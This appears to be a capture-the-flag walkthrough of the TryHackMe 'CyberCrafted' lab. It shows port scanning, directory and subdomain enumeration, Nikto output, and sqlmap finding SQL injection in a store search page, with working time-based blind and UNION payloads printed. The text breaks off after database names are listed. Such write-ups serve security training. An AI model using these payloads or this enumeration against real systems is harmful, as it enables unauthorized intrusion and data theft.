

# TryHackMe - CyberCrafted

IP - 10.10.244.220

## Enumeration

### NMAP


```
rustscan -a 10.10.244.220 -- -sC -sV -vvv -oA nmap/initial | tee
nmap/rustscan.log

PORT      STATE SERVICE  REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:36:ce:b9:ac:72:8a:d7:a6:b7:8e:45:d0:ce:3c:00 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDk3jETo4Cogly65TvK70YID0jjr/NbNWJd1TvT3mpDonj9
KkxJ1oZ5xSBy+3h0HwDcS0FG7ZpFe8BNwe/ASjD91/TL/a1gH60PjkZblyc8FM5pR0z0Mn1JzzB/
oI+rHIaltq8JwTxJMjTt1qjfjf3yqHcEA5zLLrUr+a47vkvhYzbDnrWEMPXJ5w9V2EUxY9LUu0N8
eZqjnzr1ppdm3wmC4li/hkKuzkqEsdE4ENGKz322l2xyPNEoaHhEDmC94LTp1FcR4ceeGQ56WzmZ
e6CxkKA3iPz55xSd5Zk0XTZLTarYTMqxXe+2cRAgqnCtE1QsE7cX4NA/E90EcmBnJh5T
|   256 e9:e7:33:8a:77:28:2c:d4:8c:6d:8a:2c:e7:88:95:30 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLntlbdc04xygQVgz6dRRx15
qwlCoj0YACYTiwt7NFXs9M2d2bURHdM1dZJBPh5pS0V69u0sn0ij/nApGU5AZo=
|   256 76:a2:b1:cf:1b:3d:ce:6c:60:f5:63:24:3e:ef:70:d8 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIDbLLQ0Gt+qbIb4myX/Z/sYQ7cj20+ssISzpZCaMD4/u
80/tcp    open  http     syn-ack Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://cybercrafted.thm/
|_http-server-header: Apache/2.4.29 (Ubuntu)
25565/tcp  open  minecraft syn-ack Minecraft 1.7.2 (Protocol: 127, Message:
ck00r lcCyberCraftedr ck00rrck00r e-TryHackMe-r ck00r, Users: 0/1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- 22 - SSH
- 80 - Apache 2.4.29
- 25565 - Minecraft server 1.7.2

- Added "10.10.244.220 cybercrafted.thm" to /etc/hosts

## Port 80 Webserver



There's a note hidden in the source of the index page:

```
<!-- A Note to the developers: Just finished up adding other subdomains, now  
you can work on them! -->
```

## Subdomain & Directory Enumeration

I like to be as thorough as possible with enumeration so I run multiple wordlists against targets.

### cybercrafted.thm - Enumeration (raft-small-words.txt)












```
feroxbuster -u http://cybercrafted.thm -w /opt/raft-small-words.txt -x  
php,html,txt,js,bak -o dir-enum/big-ext.ferox  
21:33:32
```

```
  _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _  
| _ _ | _ _ | _ _ ) | _ _ | / \ | / \ \ _ / | | \ | _ _  
| _ _ | _ _ | \ | \ | \ _ , \ _ / / \ | | _ / | _ _  
by Ben "epi" Risher 🤪 ver: 2.10.1
```



Target Url

http://cybercrafted.thm

	Threads	50
	Wordlist	/opt/raft-small-words.txt
	Status Codes	All Status Codes!
	Timeout (secs)	7
	User-Agent	feroxbuster/2.10.1
	Config File	/etc/feroxbuster/ferox-config.toml
	Extract Links	true
	Output File	dir-enum/big-ext.ferox
	Extensions	[php, html, txt, js, bak]
	HTTP methods	[GET]
	Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™

```

403      GET      9l      28w      281c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET      9l      31w      278c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      1134l    7241w    784341c
http://cybercrafted.thm/assets/logo.png
200      GET      34l      71w      832c
http://cybercrafted.thm/index.html
200      GET      4302l    27278w   3902108c
http://cybercrafted.thm/assets/index.png
200      GET      34l      71w      832c http://cybercrafted.thm/
301      GET      9l      28w      321c http://cybercrafted.thm/assets =>
http://cybercrafted.thm/assets/
301      GET      9l      28w      321c http://cybercrafted.thm/secret =>
http://cybercrafted.thm/secret/
200      GET      99l      630w     50129c
http://cybercrafted.thm/secret/pack-2.png
200      GET      193l     905w     65954c
http://cybercrafted.thm/secret/herobrine-3.jpeg
200      GET      518l     2914w    226172c
http://cybercrafted.thm/secret/background-1.jpg
[#####] - 9m      258120/258120  0s      found:9      errors:7
[#####] - 9m      258048/258048  459/s
http://cybercrafted.thm/
[#####] - 4s      258048/258048  64512/s
http://cybercrafted.thm/assets/ => Directory listing
[#####] - 1s      258048/258048  287359/s
http://cybercrafted.thm/secret/ => Directory listing

```

- <http://cybercrafted.thm/secret> - looks interesting.

## cybercrafted.thm - Enumeration (directory-list-2.3-medium.txt)

No new directories or pages were found with this wordlist/extension combo.

## Subdomain enumeration

The note found in the source states that new subdomains were added recently.

```
gobuster vhost -u http://cybercrafted.thm -w /opt/subdomains-top1million-5000.txt --append-domain -o dir-enum/DNS.gobuster
21:45:35
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://cybercrafted.thm
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /opt/subdomains-top1million-5000.txt
[+] User Agent:         gobuster/3.6
[+] Timeout:            10s
[+] Append Domain:      true
=====
Starting gobuster in VHOST enumeration mode
=====
Found: admin.cybercrafted.thm Status: 200 [Size: 937]
Found: store.cybercrafted.thm Status: 403 [Size: 287]
Found: www.admin.cybercrafted.thm Status: 200 [Size: 937]
Found: www.store.cybercrafted.thm Status: 403 [Size: 291]
Found: gc._msdcs.cybercrafted.thm Status: 400 [Size: 301]
Progress: 4989 / 4990 (99.98%)
=====
Finished
=====
```

I used the small subdomain wordlist for this scan, if I hit a wall later I may try a larger one.

- admin.cybercrafted.thm & store.cybercrafted.thm - Added to /etc/hosts

## admin.cybercrafted.thm - Enumeration (directory-list-2.3-medium.txt)

I fuzzed for the same extensions, kinda excessive though.

```
feroxbuster -u http://admin.cybercrafted.thm -w /opt/directory-list-2.3-medium.txt -x php,html,txt,js,bak -o dir-enum/big-ext-AdminSub.ferox
21:54:55
```

```

      _- _- _- _- _-
|_- |_- |_-) |_-) | / `   / \ \_/ | | \ |_-
|    |_- | \ | \ | \_,   \_/_ / \ | | |_/_ |_-
by Ben "epi" Risher 🍌                               ver: 2.10.1

```

```
ver: 2.10.1
```

🎯	Target Url	http://admin.cybercrafted.thm
🚀	Threads	50
📖	Wordlist	/opt/directory-list-2.3-medium.txt
🔥	Status Codes	All Status Codes!
💣	Timeout (secs)	7
🐼	User-Agent	feroxbuster/2.10.1
💉	Config File	/etc/feroxbuster/ferox-config.toml
🔍	Extract Links	true
💾	Output File	dir-enum/big-ext-AdminSub.ferox
💰	Extensions	[php, html, txt, js, bak]
🏁	HTTP methods	[GET]
🔄	Recursion Depth	4

 Press [ENTER] to use the Scan Management Menu™

Press [ENTER] to use the Scan Management Menu™

```

403      GET      9l      28w      287c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
404      GET      9l      31w      284c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
302      GET      0l      0w      0c
http://admin.cybercrafted.thm/login.php => http://admin.cybercrafted.thm/
200      GET      31l      64w      937c
http://admin.cybercrafted.thm/index.php
200      GET      110l     190w     1879c
http://admin.cybercrafted.thm/assets/login.css
200      GET      82l      262w     15636c
http://admin.cybercrafted.thm/assets/command.png
200      GET      108l     172w     1708c
http://admin.cybercrafted.thm/assets/panel.css
200      GET      5l       104w     9614c
http://admin.cybercrafted.thm/assets/uppercase.ttf
200      GET      263l     3018w    243803c
http://admin.cybercrafted.thm/assets/logBackground.png
200      GET      1134l    7241w    784341c
http://admin.cybercrafted.thm/assets/logo.png
200      GET      31l      64w      937c http://admin.cybercrafted.thm/
200      GET      3699l    23634w   1341346c
http://admin.cybercrafted.thm/assets/mainBackground.png
200      GET      18l      145w     15873c
http://admin.cybercrafted.thm/assets/lowercase.ttf

```



```

403      GET      9l      28w      287c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      124l     194w     1926c
http://store.cybercrafted.thm/assets/styles.css
200      GET      5l      104w     9614c
http://store.cybercrafted.thm/assets/uppercase.ttf
200      GET      142l     1072w    108757c
http://store.cybercrafted.thm/assets/search.png
200      GET      1134l    7241w    784341c
http://store.cybercrafted.thm/assets/logo.png
200      GET      27l      60w      838c
http://store.cybercrafted.thm/search.php
200      GET      263l     3018w    243803c
http://store.cybercrafted.thm/assets/background.png
301      GET      9l      28w      333c
http://store.cybercrafted.thm/assets =>
http://store.cybercrafted.thm/assets/
200      GET      18l      145w     15873c
http://store.cybercrafted.thm/assets/lowercase.ttf
[#####] - 49m 1323354/1323354 0s      found:8
errors:16
[#####] - 49m 1323276/1323276 451/s
http://store.cybercrafted.thm/
[#####] - 2s 1323276/1323276 529946/s
http://store.cybercrafted.thm/assets/ => Directory listing

```

- search.php looks interesting

## cybercrafted.thm - Enumeration w/Nikto

I find myself using Nikto less & less these days, but its still worth throwing it at a target.

```

nikto -h cybercrafted.thm | tee nikto.log
22:28:28
- Nikto v2.5.0

-----
+ Target IP:      10.10.244.220
+ Target Hostname: cybercrafted.thm
+ Target Port:    80
+ Start Time:     2023-12-03 22:28:42 (GMT-5)

-----
+ Server: Apache/2.4.29 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user


```

```
agent to render the content of the site in a different fashion to the MIME
type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 340,
size: 5cbc9dd1b3eb0, mtime: gzip. See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /secret/: Directory indexing found.
+ /secret/: This might be interesting.
+ /icons/README: Apache default file found. See:
https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 7963 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2023-12-03 22:44:20 (GMT-5) (938 seconds)
```

- Nikto found the /secret directory, nothing else sticks out as particularly important.

## admin.cybercrafted.thm

There are two interesting looking pages here, panel.php and login.php, they both return the login page.



We don't have any valid credentials yet, but it's always worth trying things like:




[illegible]

```
T9iD
p5,M
+)eW
#nnzP
#Z1PPA@A
-----SNIP-----
```


```
strings pack-2.png
23:13:54
IHDR
sRGB
gAMA
      pHYs
tEXtSoftware
Paint.NET v3.5.5I
0tEXtComment
ZLUOMQG6ZRAMFXGG2LFNZ2CA2LNMFTWK4ZAPFXXK0
```

Im not sure why exactly 'pack-2.png' has strings like 'textcomment', I can see though that it was made with Paint.net. Not sure if this is something or not. For the time being, I'll come back to stego if I fail to make progress elsewhere.


## store.cybercrafted.thm/search.php



Looks like just a regular search page. Tried a few different search terms but got no results.



No results when using the word 'test'



Interestingly enough, when a single quote is added to the search, the server returns a 500 ERROR. Possible SQL Injection?

I copied the request and threw SQLMap at it.

```
sqlmap -r search.req --batch
```

```
23:26:18
```

```

      ---
    __H__
  ---[.]-----[.]--- {1.7.11#stable}
|_ -| . [.]      | .'| . |
|___|_ [,]_|_|_|_|_|_|_|_|
      |_|V...      |_| https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 23:26:30 /2023-12-03/
```

```
[23:26:30] [INFO] parsing HTTP request from 'search.req'
```

```
[23:26:33] [WARNING] provided value for parameter 'submit' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
```

```
[23:26:33] [INFO] testing connection to the target URL
```

```
[23:26:34] [INFO] checking if the target is protected by some kind of WAF/IPS
```

```
[23:26:34] [INFO] testing if the target URL content is stable
```

```
[23:26:34] [INFO] target URL content is stable
```

```
[23:26:34] [INFO] testing if POST parameter 'search' is dynamic
```

```
[23:26:34] [WARNING] POST parameter 'search' does not appear to be dynamic
```

```
[23:26:34] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
```

```
[23:26:34] [INFO] testing for SQL injection on POST parameter 'search'
```

```
[23:26:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
```

```
[23:26:36] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
```

```
[23:26:36] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
```

```
[23:26:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```

```
[23:26:38] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

```
[23:26:39] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```

```
[23:26:39] [INFO] testing 'Generic inline queries'
```

```
[23:26:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
```

```
[23:26:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```

```
[23:26:41] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
```

```
- comment)'
[23:26:41] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query
SLEEP)'
[23:26:52] [INFO] POST parameter 'search' appears to be 'MySQL >= 5.0.12 AND
time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test
payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL'
extending provided level (1) and risk (1) values? [Y/n] Y
[23:26:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[23:26:52] [INFO] automatically extending ranges for UNION query injection
technique tests as there is at least one other (potential) technique found
[23:26:53] [INFO] 'ORDER BY' technique appears to be usable. This should
reduce the time needed to find the right number of query columns.
Automatically extending the range for current UNION query injection
technique test
[23:26:53] [INFO] target URL appears to have 4 columns in query
[23:26:54] [INFO] POST parameter 'search' is 'Generic UNION query (NULL) - 1
to 20 columns' injectable
POST parameter 'search' is vulnerable. Do you want to keep testing the
others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 59
HTTP(s) requests:
---
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=test' AND (SELECT 6398 FROM (SELECT(SLEEP(5)))LLAP) AND
'ehff'='ehff&submit=

  Type: UNION query
  Title: Generic UNION query (NULL) - 4 columns
  Payload: search=test' UNION ALL SELECT
NULL,NULL,NULL,CONCAT(0x7171767871,0x61477a79756f7674526d44434478744c784f645
86d4162676e6158786f4b4771585467506e506d4a,0x71627a7171)-- -&submit=
---
[23:26:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[23:26:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 29 times
[23:26:55] [INFO] fetched data logged to text files under
'/home/REDACTED/.local/share/sqlmap/output/store.cybercrafted.thm'

[*] ending @ 23:26:55 /2023-12-03/
```

SQLMap found a time-based blind sql injection!

## Enumerating & Exfiltrating from the SQL Database

```
[23:28:23] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL >= 5.0.12
[23:28:23] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] webapp
```

We have a database named 'webapp'

